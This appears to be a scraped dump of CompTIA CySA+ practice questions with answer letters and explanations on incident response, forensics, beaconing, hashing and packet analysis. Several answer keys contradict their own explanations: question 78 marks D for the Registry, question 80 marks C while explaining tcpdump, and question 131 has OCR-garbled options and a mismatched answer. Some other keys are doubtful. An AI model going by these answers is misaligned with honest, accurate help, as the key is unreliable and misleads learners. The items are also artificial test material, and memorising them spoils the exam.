Generating a hash value and making a backup image is the best method to ensure the data on the device is not modified, as it creates a verifiable copy of the original data that can be used for forensic analysis. Encrypting the device, protecting it with a password, or performing a memory scan dump do not prevent the data from being altered or deleted. Verified References: CompTIA CySA+ CS0-002 Certification Study Guide, page 3291

NEW QUESTION 71
During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

A. Conduct regular red team exercises over the application in production
B. Ensure that all implemented coding libraries are regularly checked
C. Use application security scanning as part of the pipeline for the CI/CDflow
D. Implement proper input validation for any data entry form

Answer: C

Explanation:
Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration. Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.

NEW QUESTION 72
A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

A. Create a timeline of events detailinq the date stamps, user account hostname and IP information associated with the activities
B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation
C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identity the case as an HR-related investigation
D. Notify the SOC manager for awareness after confirmation that the activity was intentional

Answer: B

Explanation:
The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

NEW QUESTION 75

Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?

A. MOU
B. NDA
C. BIA
D. SLA

Answer: D

Explanation:
SLA stands for Service Level Agreement, which is a contract that defines the various levels of maintenance to be provided by an external business vendor in a secure environment. An SLA specifies the expectations, responsibilities, and obligations of both parties, such as the scope, quality, availability, and performance of the service, as well as the metrics and methods for measuring and reporting the service level. An SLA also outlines the penalties or remedies for any breach or failure of the service level. An SLA can help ensure that the external business vendor delivers the service in a timely, consistent, and secure manner, and that the customer receives the service that meets their needs and requirements. Official References:

- https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
- https://www.comptia.org/certifications/cybersecurity-analyst
- https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

NEW QUESTION 76
A systems administrator notices unfamiliar directory names on a production server. The administrator reviews the directory listings and files, and then concludes the server has been compromised. Which of the following steps should the administrator take next?

A. Inform the internal incident response team.
B. Follow the company's incident response plan.
C. Review the lessons learned for the best approach.
D. Determine when the access started.

Answer: B

Explanation:
An incident response plan is a set of predefined procedures and guidelines that an organization follows when faced with a security breach or attack. An incident response plan helps to ensure that the organization can quickly and effectively contain, analyze, eradicate, and recover from the incident, as well as prevent or minimize the damage and impact to the business operations, reputation, and customers. An incident response plan also defines the roles and responsibilities of the incident response team, the communication channels and protocols, the escalation and reporting procedures, and the tools and resources available for the incident response.
By following the company’s incident response plan, the administrator can ensure that they are following the best practices and standards for handling a security incident, and that they are coordinating and collaborating with the relevant stakeholders and authorities. Following the company’s incident response plan can also help to avoid or reduce any legal, regulatory, or contractual liabilities or penalties that may arise from the incident.
The other options are not as effective or appropriate as following the company’s incident response plan. Informing the internal incident response team (A) is a good step, but it should be done according to the company’s incident response plan, which may specify who, when, how, and what to report. Reviewing the lessons learned for the best approach © is a good step, but it should be done after the incident has been resolved and closed, not during the active response phase. Determining when the access started (D) is a good step, but it should be done as part of the analysis phase of the incident response plan, not before following the plan.

NEW QUESTION 78
A systems analyst is limiting user access to system configuration keys and values in a Windows environment. Which of the following describes where the analyst can find these configuration items?

A. confi
B. ini
C. ntds.dit
D. Master boot record
E. Registry

Answer: D

Explanation:
The correct answer is D. Registry.
The registry is a database that stores system configuration keys and values in a Windows environment. The registry contains information about the hardware, software, users, and preferences of the system. The registry can be accessed and modified using the Registry Editor tool (regedit.exe) or the command-line tool (reg.exe). The registry is organized into five main sections, called hives, which are further divided into subkeys and values.
The other options are not the best descriptions of where the analyst can find system configuration keys and values in a Windows environment. config.ini (A) is a file that stores configuration settings for some applications, but it is not a database that stores system configuration keys and values. ntds.dit (B) is a file that stores the Active Directory data for a domain controller, but it is not a database that stores system configuration keys and values. Master boot record © is a section of the hard disk that contains information about the partitions and the boot loader, but it is not a database that stores system configuration keys and values.

NEW QUESTION 79
Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

A. Develop a call tree to inform impacted users
B. Schedule a review with all teams to discuss what occurred
C. Create an executive summary to update company leadership
D. Review regulatory compliance with public relations for official notification

Answer: B

Explanation:

One of the best actions to take after the conclusion of a security incident to improve incident response in the future is to schedule a review with all teams to discuss what occurred, what went well, what went wrong, and what can be improved. This review is also known as a lessons learned session or an after-action report. The purpose of this review is to identify the root causes of the incident, evaluate the effectiveness of the incident response process, document any gaps or weaknesses in the security controls, and recommend corrective actions or preventive measures for future incidents. Official References:
https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/

NEW QUESTION 80
A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

A. grep [IP address] packets.pcapB cat packets.pcap | grep [IP Address]
B. tcpdump -n -r packets.pcap host [IP address]
C. strings packets.pcap | grep [IP Address]

Answer: C

Explanation:
tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file. The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway. Official References:
- https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
- https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers
- https://www.reddit.com/r/CompTIA/comments/tmxx84/passed_cysa_heres_my_experience_and_how_i_s

NEW QUESTION 81
Which of the following best describes the goal of a tabletop exercise?

A. To test possible incident scenarios and how to react properly
B. To perform attack exercises to check response effectiveness
C. To understand existing threat actors and how to replicate their techniques
D. To check the effectiveness of the business continuity plan

Answer: A

Explanation:
A tabletop exercise is a type of simulation exercise that involves testing possible incident scenarios and how to react properly, without actually performing any actions or using any resources. A tabletop exercise is usually conducted by a facilitator who presents a realistic scenario to a group of participants, such as a cyberattack, a natural disaster, or a data breach. The participants then discuss and evaluate their roles, responsibilities, plans, procedures, and policies for responding to the incident, as well as the potential impacts and outcomes. A tabletop exercise can help identify strengths and weaknesses in the incident response plan, improve communication and coordination among the stakeholders, raise awareness and preparedness for potential incidents, and provide feedback and recommendations for improvement.

NEW QUESTION 85
A systems administrator is reviewing after-hours traffic flows from data-center servers and sees regular outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

A. C2 beaconing activity
B. Data exfiltration
C. Anomalous activity on unexpected ports
D. Network host IP address scanning
E. A rogue network device

Answer: A

Explanation:
The most likely explanation for this traffic pattern is C2 beaconing activity. C2 stands for command and control, which is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 beaconing activity is a type of network traffic that indicates a compromised system is sending periodic messages or signals to an attacker's system using various protocols, such as HTTP(S), DNS, ICMP, or UDP. C2 beaconing activity can enable the attacker to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels.

NEW QUESTION 88
Which of the following concepts is using an API to insert bulk access requests from a file into an identity management system an example of?

A. Command and control
B. Data enrichment
C. Automation
D. Single sign-on

Answer: C

Explanation:
Automation is the best concept to describe the example, as it reflects the use of technology to perform tasks or processes without human intervention. Automation can help to improve efficiency, accuracy, consistency, and scalability of various operations, such as identity and access management (IAM). IAM is a security framework that enables organizations to manage the identities and access rights of users and devices across different systems and applications. IAM can help to ensure that only authorized users and devices can access the appropriate resources at the appropriate time and for the appropriate purpose. IAM can involve

various tasks or processes, such as authentication, authorization, provisioning, deprovisioning, auditing, or reporting. Automation can help to simplify and streamline these tasks or processes by using software tools or scripts that can execute predefined actions or workflows based on certain triggers or conditions. For example, automation can help to create, update, or delete user accounts in bulk based on a file or a database, rather than manually entering or modifying each account individually. The example in the question shows that an API is used to insert bulk access requests from a file into an identity management system. An API (Application Programming Interface) is a set of rules or specifications that defines how different software components or systems can communicate and exchange data with each other. An API can help to enable automation by providing a standardized and consistent way to access and manipulate data or functionality of a software component or system. The example in the question shows that an API is used to automate the process of inserting bulk access requests from a file into an identity management system, rather than manually entering each request one by one. The other options are not correct, as they describe different concepts or techniques. Command and control is a term that refers to the ability of an attacker to remotely control a compromised system or device, such as using malware or backdoors. Command and control is not related to what is described in the example. Data enrichment is a term that refers to the process of enhancing or augmenting existing data with additional information from external sources, such as adding demographic or behavioral attributes to customer profiles. Data enrichment is not related to what is described in the example. Single sign-on is a term that refers to an
authentication method that allows users to access multiple systems or applications with one set of credentials, such as using a single username and password for different websites or services. Single sign-on is not related to what is described in the example.

NEW QUESTION 93
A virtual web server in a server pool was infected with malware after an analyst used the internet to research a system issue. After the server was rebuilt and added back into the server pool, users reported issues with the website, indicating the site could not be trusted. Which of the following is the most likely cause of the server issue?

A. The server was configured to use SSI- to securely transmit data
B. The server was supporting weak TLS protocols for client connections.
C. The malware infected all the web servers in the pool.
D. The digital certificate on the web server was self-signed

Answer: D

Explanation:
A digital certificate is a document that contains the public key and identity information of a web server, and is signed by a trusted third-party authority called a certificate authority (CA). A digital certificate allows the web server to establish a secure connection with the clients using the HTTPS protocol, and also verifies the authenticity of the web server. A self-signed certificate is a digital certificate that is not signed by a CA, but by the web server itself. A self-signed certificate can cause issues with the website, as it may not be trusted by the clients or their browsers. Clients may receive warnings or errors when trying to access the website, indicating that the site could not be trusted or that the connection is not secure. Official References:
- https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
- https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
- https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers

NEW QUESTION 96
A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is
taking place?

A. Data exfiltration
B. Rogue device
C. Scanning
D. Beaconing

Answer: D

Explanation:
Beaconing is the best term to describe the activity that is taking place, as it refers to the periodic communication between an infected host and a blocklisted external server. Beaconing is a common technique used by malware to establish a connection with a command-and-control (C2) server, which can provide instructions, updates, or exfiltration capabilities to the malware. Beaconing can vary in frequency, duration, and payload, depending on the type and sophistication of the malware. The other terms are not as accurate as beaconing, as they describe different aspects of malicious activity. Data exfiltration is the unauthorized transfer of data from a compromised system to an external destination, such as a C2 server or a cloud storage service. Data exfiltration can be a goal or a consequence of malware infection, but it does not necessarily involve blocklisted servers or consistent requests. Rogue device is a device that is connected to a network without authorization or proper security controls. Rogue devices can pose a security risk, as they can introduce malware, bypass firewalls, or access sensitive data. However, rogue devices are not necessarily infected with malware or communicating with blocklisted servers. Scanning is the process of probing a network or a system for vulnerabilities, open ports, services, or other information. Scanning can be performed by legitimate administrators or malicious actors, depending on the intent and authorization. Scanning does not imply consistent requests or blocklisted servers, as it can target any network or system.

NEW QUESTION 99
A security analyst is reviewing the findings of the latest vulnerability report for a company's web application. The web application accepts files for a Bash script to be processed if the files match a given hash. The analyst is able to submit files to the system due to a hash collision. Which of the following should the analyst suggest to mitigate the vulnerability with the fewest changes to the current script and infrastructure?

A. Deploy a WAF to the front of the application.
B. Replace the current MD5 with SHA-256.
C. Deploy an antivirus application on the hosting system.
D. Replace the MD5 with digital signatures.

Answer: B

Explanation:
The correct answer is B. Replace the current MD5 with SHA-256.
The vulnerability that the security analyst is able to exploit is a hash collision, which is a situation where two different files produce the same hash value. Hash collisions can allow an attacker to bypass the integrity or authentication checks that rely on hash values, and submit malicious files to the system. The web application uses MD5, which is a hashing algorithm that is known to be vulnerable to hash collisions. Therefore, the analyst should suggest replacing the current MD5 with SHA-256, which is a more secure and collision-resistant hashing algorithm.

The other options are not the best suggestions to mitigate the vulnerability with the fewest changes to the current script and infrastructure. Deploying a WAF (web application firewall) to the front of the application
(A) may help protect the web application from some common attacks, but it may not prevent hash collisions or detect malicious files. Deploying an antivirus application on the hosting system © may help scan and remove malicious files from the system, but it may not prevent hash collisions or block malicious files from being submitted. Replacing the MD5 with digital signatures (D) may help verify the authenticity and integrity of the files, but it may require significant changes to the current script and infrastructure, as digital signatures involve public-key cryptography and certificate authorities.

NEW QUESTION 100
During a cybersecurity incident, one of the web servers at the perimeter network was affected by ransomware. Which of the following actions should be performed immediately?

A. Shut down the server.
B. Reimage the server
C. Quarantine the server
D. Update the OS to latest version.

Answer: C

Explanation:
Quarantining the server is the best action to perform immediately, as it isolates the affected server from the rest of the network and prevents the ransomware from spreading to other systems or data. Quarantining the server also preserves the evidence of the ransomware attack, which can be useful for forensic analysis and law enforcement investigation. The other actions are not as urgent as quarantining the server, as they may not stop the ransomware infection, or they may destroy valuable evidence. Shutting down the server may not remove the ransomware, and it may trigger a data deletion mechanism by the ransomware. Reimaging the server may restore its functionality, but it will also erase any traces of the ransomware and make recovery of encrypted data impossible. Updating the OS to the latest version may fix some vulnerabilities, but it will not remove the ransomware or decrypt the data. Official References:
https://www.cisa.gov/stopransomware/ransomware-guide
https://www.cisa.gov/stopransomware/ive-been-hit-ransomware

NEW QUESTION 105
A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

A. Help desk
B. Law enforcement
C. Legal department
D. Board member

Answer: C

Explanation:
The correct answer is C. Legal department.
According to the CompTIA Cybersecurity Analyst (CySA+) certification exam objectives, one of the tasks for a security analyst is to “report and escalate security incidents to appropriate stakeholders and authorities” 1. This includes reporting any inappropriate use of resources, such as installing cryptominers on workstations, which may violate the company’s policies and cause financial and reputational damage. The legal department is the most appropriate group to escalate this issue to first, as they can advise on the legal implications and actions that can be taken against the employee. The legal department can also coordinate with other groups, such as law enforcement, help desk, or board members, as needed. The other options are not the best choices to escalate the issue to first, as they may not have the authority or expertise to handle the situation properly.

NEW QUESTION 110
After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASB to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?

A. SIEM ingestion logs are reduced by 20%.
B. Phishing alerts drop by 20%.
C. False positive rates drop to 20%.
D. The MTTR decreases by 20%.

Answer: D

Explanation:
The MTTR (Mean Time to Resolution) decreases by 20% is the best possible outcome that this effort hopes to achieve, as it reflects the improvement in the efficiency and effectiveness of the incident response process by reducing analyst alert fatigue. Analyst alert fatigue is a term that refers to the phenomenon of security analysts becoming overwhelmed, desensitized, or exhausted by the large number of alerts they receive from various security tools or systems, such as DLP (Data Loss Prevention) or CASB (Cloud Access Security Broker). DLP is a security solution that helps to prevent unauthorized access, use, or transfer of sensitive data, such as personal information, intellectual property, or financial records. CASB is a security solution that helps to monitor and control the use of cloud-based applications and services, such as SaaS (Software as a Service), PaaS (Platform as a Service), or IaaS (Infrastructure as a Service). Both DLP and CASB can generate alerts when they detect potential data breaches, policy violations, or malicious activities, but they can also produce false positives, irrelevant information, or duplicate notifications that can overwhelm or distract the security analysts. Analyst alert fatigue can have negative consequences for the security posture and performance of an organization, such as missing or ignoring critical alerts, delaying or skipping investigations or remediations, making errors or mistakes, or losing motivation or morale. Therefore, it is important to reduce analyst alert fatigue and optimize the alert management process by using various strategies, such as tuning the alert thresholds and rules, prioritizing and triaging the alerts based on severity and context, enriching and correlating the alerts with additional data sources, automating or orchestrating repetitive or low-level tasks or actions, or integrating and consolidating different security tools or systems into a unified platform. By reducing analyst alert fatigue and optimizing the alert management process, the effort hopes to achieve a decrease in the MTTR, which is a metric that measures the average time it takes to resolve an incident from the moment it is reported to the moment it is closed. A lower MTTR indicates a faster and more effective incident response process, which can help to minimize the impact and damage of security incidents, improve customer satisfaction and trust, and enhance security operations and outcomes. The other options are not as relevant or realistic as the MTTR decreases by 20%, as they do not reflect the best possible outcome that this effort hopes to achieve. SIEM ingestion logs are reduced by 20% is not a relevant outcome, as it does not indicate any improvement in the incident response process or any reduction in analyst alert fatigue. SIEM (Security Information and Event Management) is a security solution that collects and

analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM ingestion logs are records of the data that is ingested by the SIEM system from different sources. Reducing SIEM ingestion logs may imply less data volume or less data sources for the SIEM system, which may not necessarily improve its performance or accuracy. Phishing alerts drop by 20% is not a realistic outcome, as it does not depend on the integration of DLP and CASB or any reduction in analyst alert fatigue. Phishing alerts are notifications that indicate potential phishing attempts or attacks, such as fraudulent emails, websites, or messages that try to trick users into revealing sensitive information or installing malware. Phishing alerts can be generated by various security tools or systems, such as email security solutions, web security solutions, endpoint security solutions, or user awareness training programs. Reducing phishing alerts may imply less phishing attempts or attacks on the organization, which may not necessarily be influenced by the integration of DLP and CASB or any reduction in analyst alert fatigue. False positive rates drop to 20% is not a realistic outcome

NEW QUESTION 112
An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

A. Hard disk
B. Primary boot partition
C. Malicious tiles
D. Routing table
E. Static IP address

Answer: A

Explanation:
The hard disk is the piece of data that should be collected first in order to preserve sensitive information before isolating the server. The hard disk contains all the files and data stored on the server, which may include evidence of malicious activity, such as malware installation, data exfiltration, or configuration changes. The hard disk should be collected using proper forensic techniques, such as creating an image or a copy of the disk and maintaining its integrity using hashing algorithms.

NEW QUESTION 116
Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

A. Log retention
B. Log rotation
C. Maximum log size
D. Threshold value

Answer: D

Explanation:
A threshold value is a parameter that defines the minimum or maximum level of a metric or event that triggers an alert. For example, a threshold value can be set to alert when the number of failed login attempts exceeds 10 in an hour, or when the CPU usage drops below 20% for more than 15 minutes. By setting a threshold value, the process can filter out irrelevant or insignificant alerts and focus on the ones that indicate a potential problem or anomaly. A threshold value can help to reduce the noise and false positives in the alert system, and improve the efficiency and accuracy of the analysis12

NEW QUESTION 120
A SOC analyst identifies the following content while examining the output of a debugger command over a client-server application:
getconnection (database01, "alpha " , "AXTV. 127GdCx94GTd") ;
Which of the following is the most likely vulnerability in this system?

A. Lack of input validation
B. SQL injection
C. Hard-coded credential
D. Buffer overflow attacks

Answer: C

Explanation:
The most likely vulnerability in this system is hard-coded credential. Hard-coded credential is a practice of embedding or storing a username, password, or other sensitive information in the source code or configuration file of a system or application. Hard-coded credential can pose a serious security risk, as it can expose the system or application to unauthorized access, data theft, or compromise if the credential is discovered or leaked by an attacker. Hard-coded credential can also make it difficult to change or update the credential if needed, as it may require modifying the code or file and redeploying the system or application.

NEW QUESTION 121
An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate
as the reason for this escalation?

A. Scope
B. Weaponization
C. CVSS
D. Asset value

Answer: B

Explanation:
Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

NEW QUESTION 123
A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following does this most likely describe?

A. System hardening
B. Hybrid network architecture
C. Continuous authorization
D. Secure access service edge

Answer: A

Explanation:
The correct answer is A. System hardening.
System hardening is the process of securing a system by reducing its attack surface, applying patches and updates, configuring security settings, and implementing security controls. System hardening can help prevent or mitigate vulnerability events that may affect operating systems. Host-based IPS, firewalls, and two-factor authentication are examples of security controls that can be applied to harden a system1.
The other options are not the best descriptions of the scenario. A hybrid network architecture (B) is a network design that combines on-premises and cloud-based resources, which may or may not involve system hardening. Continuous authorization © is a security approach that monitors and validates the security posture of a system on an ongoing basis, which is different from system hardening. Secure access service edge (D) is a network architecture that delivers cloud-based security services to remote users and devices, which is also different from system hardening.

NEW QUESTION 125
An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?

A. Eradication
B. Recovery
C. Containment
D. Preparation

Answer: A

Explanation:
Eradication is a step in the incident response process that involves removing any traces or remnants of the incident from the affected systems or networks, such as malware, backdoors, compromised accounts, or malicious files. Eradication also involves restoring the systems or networks to their normal or secure state, as well as verifying that the incident is completely eliminated and cannot recur. In this case, the analyst is remediating items associated with a recent incident by isolating the vulnerability and actively removing it from the system. This describes the eradication step of the incident response process.

NEW QUESTION 129
An organization was compromised, and the usernames and passwords of all em-ployees were leaked online. Which of the following best describes the remedia-tion that could reduce the impact of this situation?

A. Multifactor authentication
B. Password changes
C. System hardening
D. Password encryption

Answer: A

Explanation:
Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization’s systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.
References: CompTIA CySA+ Certification Exam Objectives, [What Is Multifactor Authentication (MFA)?]

NEW QUESTION 131
A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?


A. Change the display filter to f c
B. acciv
C. pore
D. Change the display filter to tcg.port=20
E. Change the display filter to f cp-daca and follow the TCP streams
F. Navigate to the File menu and select FTP from the Export objects option


Answer: C


Explanation:
The best way to see the entire contents of the downloaded files in Wireshark is to change the display filter to ftp-data and follow the TCP streams. FTP-data is a protocol that is used to transfer files between an FTP client and server using TCP port 20. By filtering for ftp-data packets and following the TCP streams, the analyst can see the actual file data that was transferred during the FTP session

NEW QUESTION 133
